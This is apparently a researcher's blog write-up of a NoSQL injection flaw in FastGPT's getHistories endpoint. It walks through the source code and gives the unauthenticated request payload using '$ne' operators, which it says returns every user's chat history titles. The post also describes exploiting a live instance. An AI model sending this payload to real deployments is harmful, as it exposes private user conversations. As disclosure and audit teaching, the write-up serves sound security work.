CVE-2026-79483-EN

CVE-2026-79483: FastGPT NoSQL Injection — Unauthenticated Access to Chat History Titles of All Users Across the Platform

Vulnerability Overview

Here is a brief introduction to the vulnerability

The affected product is https://github.com/labring/FastGPT, which has 29.5K stars as of now. The affected version range is >= 4.10.0 and <= 4.14.0. The POST /api/core/chat/getHistories endpoint contains a NoSQL injection vulnerability. An unauthenticated attacker can inject NoSQL operators ($ne, $regex, $gt, etc.) via a crafted JSON payload to bypass the outLink permission check, thereby gaining unauthorized access to the chat history titles of all users across the entire platform

To be honest, this was not originally found through white-box code auditing. At the very beginning, it was actually discovered through black-box vulnerability hunting, and the code audit only started after I noticed the target was running FastGPT

The following content mainly covers discovering the vulnerability through code auditing, comparing old and new versions, and real-world cases

Code Audit

The code audit uses FastGPT version 4.13.0 as an example

Download link: https://github.com/labring/FastGPT/archive/refs/tags/v4.13.0.zip

Understanding the Project Architecture

FastGPT is a Next.js + TypeScript + MongoDB (Mongoose) monorepo project

When auditing a MongoDB application, the core question we need to focus on is:

Is user input directly concatenated into a MongoDB query object without filtering out operator keys starting with $?

This is the most common security vulnerability pattern in MongoDB + Node.js applications

First, let’s understand the architecture of this project

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
FastGPT-4.13.0/
├── packages/ # Shared libraries
│ ├── global/ # Global types and constants
│ ├── service/ # Backend service layer
│ │ ├── support/permission/ # ← Permission authentication logic (key audit area)

│ │ │ ├── publish/authLink.ts # ← outLink existence validation
│ │ │ └── ...
│ │ └── core/chat/ # ← Chat data models
│ └── ...
├── projects/

│ └── app/ # Main Next.js application
│ └── src/
│ ├── pages/api/ # ← Next.js API routes (entry layer)
│ │ └── core/chat/
│ │ └── getHistories.ts # ← The endpoint we are auditing
│ └── service/
│ └── support/
│ └── permission/
│ └── auth/
│ └── outLink.ts # ← Authentication logic (root cause of the vulnerability)
└── ...

Audit Tip ①: In a Next.js project, every file under the pages/api/ directory is an API endpoint. The file path is the route path. This is your audit entry checklist

In a Mongoose application, the data flow is typically:

1
HTTP Request → req.body / req.query → Authentication Layer → Build Query Conditions → MongoDB Query

Audit goal: verify at every layer whether user input is properly validated and sanitized before it flows into database queries.

Locating the API Entry Point


As mentioned before, the point to audit is getHistories.ts, located at FastGPT-4.13.0/projects/app/src/pages/api/core/chat/getHistories.ts

This file is an API interface in the backend processing logic

image-20260830085351312

So we start looking at the code in getHistories.ts

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
import { MongoChat } from '@fastgpt/service/core/chat/chatSchema';
import { ChatSourceEnum } from '@fastgpt/global/core/chat/constants';
import { authOutLink } from '@/service/support/permission/auth/outLink';
import { authCert } from '@fastgpt/service/support/permission/auth/common';
import { authTeamSpaceToken } from '@/service/support/permission/auth/team';
import { NextAPI } from '@/service/middleware/entry';
import { type ApiRequestProps, type ApiResponseType } from '@fastgpt/service/type/next';
import { type PaginationProps, type PaginationResponse } from '@fastgpt/web/common/fetch/type';
import { type GetHistoriesProps } from '@/global/core/chat/api';
import { parsePaginationRequest } from '@fastgpt/service/common/api/pagination';
import { addMonths } from 'date-fns';

export type getHistoriesQuery = {};

export type getHistoriesBody = PaginationProps<GetHistoriesProps>;

export type getHistoriesResponse = {};

async function handler(
req: ApiRequestProps<getHistoriesBody, getHistoriesQuery>,
_res: ApiResponseType<any>
): Promise<PaginationResponse<getHistoriesResponse>> {
const {
appId,
shareId,
outLinkUid,
teamId,
teamToken,
source,
startCreateTime,
endCreateTime,
startUpdateTime,
endUpdateTime
} = req.body;
const { offset, pageSize } = parsePaginationRequest(req);

const match = await (async () => {
if (shareId && outLinkUid) {
const { uid } = await authOutLink({ shareId, outLinkUid });

return {
shareId,
outLinkUid: uid,
updateTime: {
$gte: addMonths(new Date(), -1)
}
};
}
if (appId && teamId && teamToken) {
const { uid } = await authTeamSpaceToken({ teamId, teamToken });
return {
teamId,
appId,
outLinkUid: uid,
source: ChatSourceEnum.team
};
}
if (appId) {
const { tmbId } = await authCert({ req, authToken: true, authApiKey: true });
return {
tmbId,
appId,
...(source && { source })
};
}
})();

if (!match) {
return {
list: [],
total: 0
};
}

const timeMatch: Record<string, any> = {};
if (startCreateTime || endCreateTime) {
timeMatch.createTime = {
...(startCreateTime && { $gte: new Date(startCreateTime) }),
...(endCreateTime && { $lte: new Date(endCreateTime) })
};
}
if (startUpdateTime || endUpdateTime) {
timeMatch.updateTime = {
...(startUpdateTime && { $gte: new Date(startUpdateTime) }),
...(endUpdateTime && { $lte: new Date(endUpdateTime) })
};
}


const mergeMatch = { ...match, ...timeMatch };

const [data, total] = await Promise.all([
await MongoChat.find(mergeMatch, 'chatId title top customTitle appId updateTime')
.sort({ top: -1, updateTime: -1 })
.skip(offset)
.limit(pageSize)
.lean(),
MongoChat.countDocuments(mergeMatch)
]);

return {
list: data.map((item) => ({
chatId: item.chatId,
updateTime: item.updateTime,
appId: item.appId,
customTitle: item.customTitle,
title: item.title,
top: item.top
})),
total
};
}

export default NextAPI(handler);

In the code before const { offset, pageSize } = parsePaginationRequest(req);, several rules are defined: URL parameter rules, request body rules, response data rules, handler rules, and data extraction rules. The line const { offset, pageSize } = parsePaginationRequest(req); just parses the two parameters offset and pageSize, nothing worth dwelling on

Next we arrive at a key piece of code


Specifically looking at

1
2
3
4
5
6
7
8
9
10
11
12
const match = await (async () => {
if (shareId && outLinkUid) {
const { uid } = await authOutLink({ shareId, outLinkUid });

return {
shareId,
outLinkUid: uid,
updateTime: {
$gte: addMonths(new Date(), -1)
}
};
}

If shareId and outLinkUid exist, the authOutLink function is executed and returns uid, and then the value of outLinkUid in the match object is replaced with the uid just obtained

Having audited up to here, some problems become quite obvious

Problem 1: req.body is destructured directly with no Zod/schema validation, so the user can pass arbitrary JSON types (objects, arrays, etc.)

Problem 2: shareId is written directly into the match object. If shareId is {"$ne": ""}, MongoDB will interpret it as an operator

Problem 3: outLinkUid: uiduid comes from authOutLink(), so we need to trace whether the uid returned by this function is safe

So we start auditing the authOutLink function

authOutLink is called to validate shareId and outLinkUid. Open FastGPT-4.13.0/projects/app/src/service/support/permission/auth/outLink.ts:

image-20260830095452771

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
import { POST } from '@fastgpt/service/common/api/plusRequest';
import type {
AuthOutLinkChatProps,
AuthOutLinkLimitProps,
AuthOutLinkInitProps,
AuthOutLinkResponse
} from '@fastgpt/global/support/outLink/api.d';
import { type ShareChatAuthProps } from '@fastgpt/global/support/permission/chat';
import { authOutLinkValid } from '@fastgpt/service/support/permission/publish/authLink';
import { AuthUserTypeEnum } from '@fastgpt/global/support/permission/constant';
import { OutLinkErrEnum } from '@fastgpt/global/common/error/code/outLink';
import { type OutLinkSchema } from '@fastgpt/global/support/outLink/type';

export function authOutLinkInit(data: AuthOutLinkInitProps): Promise<AuthOutLinkResponse> {
if (!global.feConfigs?.isPlus) return Promise.resolve({ uid: data.outLinkUid });
return POST<AuthOutLinkResponse>('/support/outLink/authInit', data);
}
export function authOutLinkChatLimit(data: AuthOutLinkLimitProps): Promise<AuthOutLinkResponse> {
if (!global.feConfigs?.isPlus) return Promise.resolve({ uid: data.outLinkUid });
return POST<AuthOutLinkResponse>('/support/outLink/authChatStart', data);
}

export const authOutLink = async ({
shareId,
outLinkUid
}: ShareChatAuthProps): Promise<{
uid: string;
appId: string;
outLinkConfig: OutLinkSchema;
}> => {
if (!outLinkUid) {
return Promise.reject(OutLinkErrEnum.linkUnInvalid);
}
const result = await authOutLinkValid({ shareId });

const { uid } = await authOutLinkInit({
outLinkUid,
tokenUrl: result.outLinkConfig.limit?.hookUrl
});

return {
...result,
uid
};
};

export async function authOutLinkChatStart({
shareId,
ip,
outLinkUid,
question
}: AuthOutLinkChatProps & {
shareId: string;
}) {
// get outLink and app
const { outLinkConfig, appId } = await authOutLinkValid({ shareId });

// check ai points and chat limit
const { uid } = await authOutLinkChatLimit({ outLink: outLinkConfig, ip, outLinkUid, question });

return {
sourceName: outLinkConfig.name,
teamId: outLinkConfig.teamId,
tmbId: outLinkConfig.tmbId,
authType: AuthUserTypeEnum.token,
responseDetail: outLinkConfig.responseDetail,
showNodeStatus: outLinkConfig.showNodeStatus,
appId,
uid
};
}

For this code, what we specifically need to look at is obviously the part where the authOutLink function is defined

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
export const authOutLink = async ({
shareId,
outLinkUid
}: ShareChatAuthProps): Promise<{
uid: string;
appId: string;
outLinkConfig: OutLinkSchema;
}> => {
if (!outLinkUid) {
return Promise.reject(OutLinkErrEnum.linkUnInvalid);
}
const result = await authOutLinkValid({ shareId });

const { uid } = await authOutLinkInit({
outLinkUid,
tokenUrl: result.outLinkConfig.limit?.hookUrl
});

return {
...result,
uid
};
};

This code fragment

1
2
3
4
5
6
7
8
export const authOutLink = async ({
shareId,
outLinkUid
}: ShareChatAuthProps): Promise<{
uid: string;
appId: string;
outLinkConfig: OutLinkSchema;
}>

defines that the incoming shareId, outLinkUid have the data type ShareChatAuthProps, and the return type is a Promise

Then we go straight to the handling logic for the existence of outLinkUid

const result = await authOutLinkValid({ shareId }); — this line clearly shows that shareId is passed to the authOutLinkValid function for processing, and after processing we get the result variable

Moving on

1
2
3
4
const { uid } = await authOutLinkInit({
outLinkUid,
tokenUrl: result.outLinkConfig.limit?.hookUrl
});

The authOutLinkInit function is called with outLinkUid (the outLink credential provided by the user) and hookUrl (the validation API address), and uid (the real user ID) is extracted from the returned result

So for this piece of code, are there two validations — one is authOutLinkValid and the other is authOutLinkInit? Their validations are closely intertwined: authOutLinkValid takes shareId and outputs result, while authOutLinkInit takes outLinkUid and values related to result and outputs the final uid we need

Having audited up to here, several more problems were found

Problem 1: The emptiness check on outLinkUid, if (!outLinkUid) — if the input is an object, the truthy check can be bypassed

Problem 2: We need to specifically audit the handling logic of authOutLinkValid and authOutLinkInit next

Tracing the Authentication Chain: authOutLinkValid

Location of the function

packages/service/support/permission/publish/authLink.ts

image-20260830103849894

The specific code is as follows

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
export async function authOutLinkValid<T extends OutlinkAppType = any>({
shareId
}: {
shareId?: string;
}) {
// 🔴 Vulnerable code!
if (!shareId) {
return Promise.reject(OutLinkErrEnum.linkUnInvalid);
}
const outLinkConfig = await MongoOutLink.findOne({ shareId }).lean<OutLinkSchema<T>>();

if (!outLinkConfig) {
return Promise.reject(OutLinkErrEnum.linkUnInvalid);
}

return {
appId: outLinkConfig.appId,
outLinkConfig: outLinkConfig
};
}

This code is very straightforward: in const outLinkConfig = await MongoOutLink.findOne({ shareId }).lean<OutLinkSchema<T>>();, the precondition that shareId must not be empty can certainly be satisfied, and after that findOne is executed to query the database. The critical point is that there is no restriction on shareId, which allows an attacker to directly construct MongoDB operators

Finally, it returns an object containing two things:

  1. appId: the application ID extracted from outLinkConfig (a string)
  2. outLinkConfig: the complete share link configuration object (containing all fields)

Tracing the Authentication Chain: authOutLinkInit

Location of the function

projects/app/src/service/support/permission/auth/outLink.ts

1
2
3
4
5
6
7
8
9
10
export function authOutLinkInit(data: AuthOutLinkInitProps): Promise<AuthOutLinkResponse> {
// 🔴 Vulnerable code!
if (!global.feConfigs?.isPlus) return Promise.resolve({ uid: data.outLinkUid });
// ^^^^^^^^^^^^^^^^
// data.outLinkUid is exactly what the attacker passed in:
// the {"$ne": ""} object, returned as-is!

// Only the commercial edition goes through remote authentication
return POST<AuthOutLinkResponse>('/support/outLink/authInit', data);
}

In the community edition, return Promise.resolve({ uid: data.outLinkUid }) directly puts data.outLinkUid as-is into the uid field and returns it — no type validation, no length check, no character filtering whatsoever. Since outLinkUid is directly controlled by the user, this results in NoSQL injection

1
2
3
4
5
6
7
8
9
10
11
Attacker sends: { "outLinkUid": {"$ne": ""} }

authOutLinkInit receives: data.outLinkUid = {"$ne": ""} (a MongoDB operator object)

Community edition returns directly: { uid: {"$ne": ""} } (no filtering at all!)

getHistories.ts receives: uid = {"$ne": ""}

MongoChat.find({ outLinkUid: {"$ne": ""} })

MongoDB interprets: match all documents where outLinkUid ≠ "" = all chat records across the platform

Finally, back to gethistories.ts

Building the match object

match = {shareId: {"$ne":""},outLinkUid: {"$ne":""},updateTime: { $gte: ... }}

image-20260830111602560

Finally the query is executed based on match

image-20260830112013558


And it returns the chat data of all users across the entire platform

Audit Summary

Step 1: The attacker sends a malicious request

text

1
2
3
4
5
POST /api/core/chat/getHistories
{ "shareId": {"$ne":""}, "outLinkUid": {"$ne":""} }

At this point: shareId = {"$ne":""} (an object, not a string)
outLinkUid = {"$ne":""} (an object, not a string)

Step 2: getHistories.ts destructures the parameters

text

1
2
3
4
shareId = {"$ne":""}     (truthy → enters branch one)
outLinkUid = {"$ne":""} (truthy → enters branch one)

Note: if (shareId && outLinkUid) is always true for objects

Step 3: authOutLink → authOutLinkValid({ shareId })

text

1
2
3
4
MongoOutLink.findOne({ shareId: {"$ne":""} })
→ MongoDB interprets: find any outLink record with shareId ≠ ""
As long as the platform has any share link, this query returns a result
→ ✅ Check passed
Step 4: authOutLink → authOutLinkInit({ outLinkUid })

text

1
2
3
4
5
Community edition (isPlus=false):
return Promise.resolve({ uid: {"$ne":""} })

→ 🔴 No type validation whatsoever; the attacker's operator object is returned as-is!
→ Returns uid = {"$ne":""}

Step 5: getHistories.ts builds the match object

text

1
2
3
4
5
match = {
shareId: {"$ne":""}, ← user input goes straight in
outLinkUid: {"$ne":""}, ← the malicious uid goes straight in
updateTime: { $gte: ... } ← generated server-side (safe)
}

Step 6: MongoDB executes the query

text

1
2
3
4
5
6
7
MongoChat.find({
shareId: {"$ne":""}, → matches all records with a non-empty shareId
outLinkUid: {"$ne":""} → matches all records with a non-empty outLinkUid
})

→ Returns the chat records of all users across the entire platform!
→ total = 9999 (cross-user data disclosure)

Real-World Example

Since the developers did not add authCert, the endpoint is directly exposed, so it can be exploited right away

image-20260830112537212


CVE-2026-79483-EN
https://exploreio.github.io/2026/08/29/CVE-2026-79483-EN/
作者
ExploreIO
发布于
2026年8月29日
许可协议